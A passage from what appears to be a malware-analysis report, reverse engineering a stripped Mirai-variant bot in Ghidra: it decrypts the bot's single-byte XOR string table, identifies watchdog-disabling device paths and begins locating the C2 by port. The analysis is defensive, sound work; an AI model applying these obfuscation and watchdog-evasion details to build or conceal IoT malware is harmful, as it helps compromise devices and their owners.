


Those four instructions are a complete table entry:


Address	Instruction	What it does
0040eb21	MOV EDI,0x9	Requests 9 bytes from FUN_0041860c, the malloc
0040eb33	MOV EDX,0x9	Length of the copy: 9 bytes
0040eb38	MOV ESI,s_@GOLJ]LM_004234af	Source: the encrypted string located at 004234af
0040eb40	CALL FUN_00410070	The copy, the memcpy


On Linux x86_64, a function's arguments are passed in registers, in this order: RDI, RSI and RDX. **That** FUN_0041860c **is malloc and** FUN_00410070 **is memcpy, I deduce from the pattern**: requesting 9 bytes and then copying 9 bytes from a string to the buffer that has just been allocated. The binary is stripped and Ghidra does not know the real names.

The double-click takes us to the data:



To copy its bytes: right-click, **Copy Special** and **Byte String (No Spaces)**:






Watch the selection: **a click selects a single address**, and then Copy Special copies a single byte. You have to select the whole range; the Listing title says how many addresses are selected.

Another detail. Ghidra shows this string with 10 bytes, because it includes the 00 behind it, but the code copies 9 (EDX = 0x9). That 00 is not part of the entry: **I do not decide the length; the code sets it.**


In CyberChef, the recipe is From Hex and XOR Brute Force with Key length 1, which tries the 255 possible one-byte keys:




Key 09 gives INFECTED. Getting text out is not enough as proof, because other keys also produce letters (08 gives HOGDBUDE). 09 is **the only one that meets two conditions at once**:

1. It produces a word that makes sense: INFECTED.
2. It turns the ninth byte into 00, the terminator every string in C ends with. This makes sense: 0x00 XOR k = k, so in a single-byte XOR the encrypted terminator is the key itself. And the last byte of the entry is 09.

A single entry could be a coincidence. We try the second one, the one at s_EFE)@GOLJ]LM)HNH@G_004234b9, which copies 0x13 bytes (19):



This time without brute force: From Hex and XOR with key 09.




Out comes LOL INFECTED AGAIN. **Key 0x09 is confirmed with two different entries.**

For reference, in the public Mirai source code the table key is 0xdeadbeef: its four bytes are applied one after the other to each character, which is equivalent to an XOR with 0x22. This author has changed it to 0x09.

4.1.4.2 Reading the decompiler.

From here on we work almost always with the Decompile window, so first, what it shows:



It is not the original code. The author compiled their program, and what is in the binary is machine code, which is what we see in the Listing. From that machine code, Ghidra rebuilds something similar to C so that it is easier to read.

As the binary is stripped, Ghidra names things after their address: FUN_00410070 is the function that starts at 00410070, and DAT_00423681 the data located at 00423681.

Each table entry is five lines, plus the brace that closes the if, and the pattern always repeats:

Line	What it does
lVar1 = FUN_0041860c(0x13);	Allocates 19 bytes of memory (malloc) and stores its address in lVar1
if (lVar1 != 0) {	Only continues if the allocation has not failed: malloc returns 0 when it fails
FUN_00410070(lVar1,"EFE)@GOLJ]LM)HNH @G\t",0x13);	Copies the 19 bytes of the encrypted string to that memory

Line	What it does
	(memcpy)
_DAT_00537cc8 = 0x13;	Stores the length of the entry
_DAT_00537cc0 = lVar1;	Stores where the copy is

The FUN_00410070 line does not declare any function: **it calls it**. A declaration has the type in front and the body in braces after it, like void FUN_0040eb20(void) on line 4; a call is the name with the arguments in brackets.


The bot is building a table in memory: for each string it stores where it is and how long it is, to use it later.

How do we know that the third number is the length? Ghidra does not say. We know it because the same number appears in the allocation, in the copy and in what is stored afterwards, and because in the first two entries it matches the decrypted text plus its terminator: INFECTED, 8 + 1 = 9, and LOL INFECTED AGAIN, 18 + 1 = 19 (0x13).

4.1.4.3 The entries that Ghidra does not show as text.

Almost all the entries appear in the decompiler as a string in quotes. **Eight do not**: instead, &DAT_ and an address appear, because Ghidra did not define them as strings when analysing the binary.


The last two are at the end of the function, which Ctrl + End takes you to:




Line 311 copies 0x17 bytes from DAT_00423681, and line 317, 0x18 bytes from DAT_00423699. In decimal, 0x17 = 1 × 16 + 7 = 23, and 0x18 = 24.

Because of their length, I took them as candidates for containing the C2 address. **They were not.**

Double-click DAT_00423681. As they are undefined bytes, in the Listing each one takes up its own line and the selection is easy: click on 00423681 and Shift + click on the last one. **The last byte is at the starting address plus the length minus one**, because the first one already takes up the starting address: 0x423681 + 0x17 - 1 = 0x423697.



With From Hex and XOR 09:



Out comes /dev/FTWDT101_watchdog: 22 characters and the terminator, 23 bytes, exactly 0x17.

It is the path of a watchdog, a timer that is very common in routers and cameras and reboots the device if the system hangs and stops sending it signals. For a bot that lives in RAM, a reboot means disappearing.


The original Mirai already takes this into account: in its main.c it opens /dev/watchdog (and, if it does not exist, /dev/misc/watchdog) and disables it with an ioctl call. The FTWDT101 paths are added by this variant to cover more hardware; which manufacturer or chip they belong to I have not been able to determine.


The one on line 317, selecting from 00423699 to 004236b0 (0x423699 + 0x18 - 1):



Out comes /dev/FTWDT101\ watchdog, 23 characters and the terminator. **The backslash is literally in the binary**: the bytes 55 29 decrypt as 5c 20, the backslash and a space. In a shell, \ is used to escape a space, but a C program that opens a file does not interpret it that way. Most likely the author wanted to cover both ways of writing the path, with an underscore and with a space, and copied the second one exactly as it is typed in a terminal.

The other entries with &DAT_ are decrypted the same way:





Encrypted bytes	Decrypted
73 61 7b 09	zhr
67 70 68 09	nya
7b 73 7b 09	rzr
6d 7f 7b 41 6c 65 79 6c 7b 09	dvrHelper


There are two left, DAT_0042365e (0xe, 14 bytes) and DAT_0042366d (0x13, 19 bytes), which come out when decrypting the full table in 4.1.4.5: /dev/watchdog (13 characters and the terminator) and /dev/misc/watchdog (18 and the terminator), the two paths of the original Mirai.


The eight entries are watchdog paths and short names. **The C2 is not in the table.**


4.1.4.4 Finding the C2 by its port.

There is one piece of data to start from: in 4.1.2, Shodan showed the C2 panel on port 25565. If the bot connects there, that number has to be in the code. 25565 in hexadecimal is 0x63DD.


Ghidra has a number search, **Search > For Scalars**:







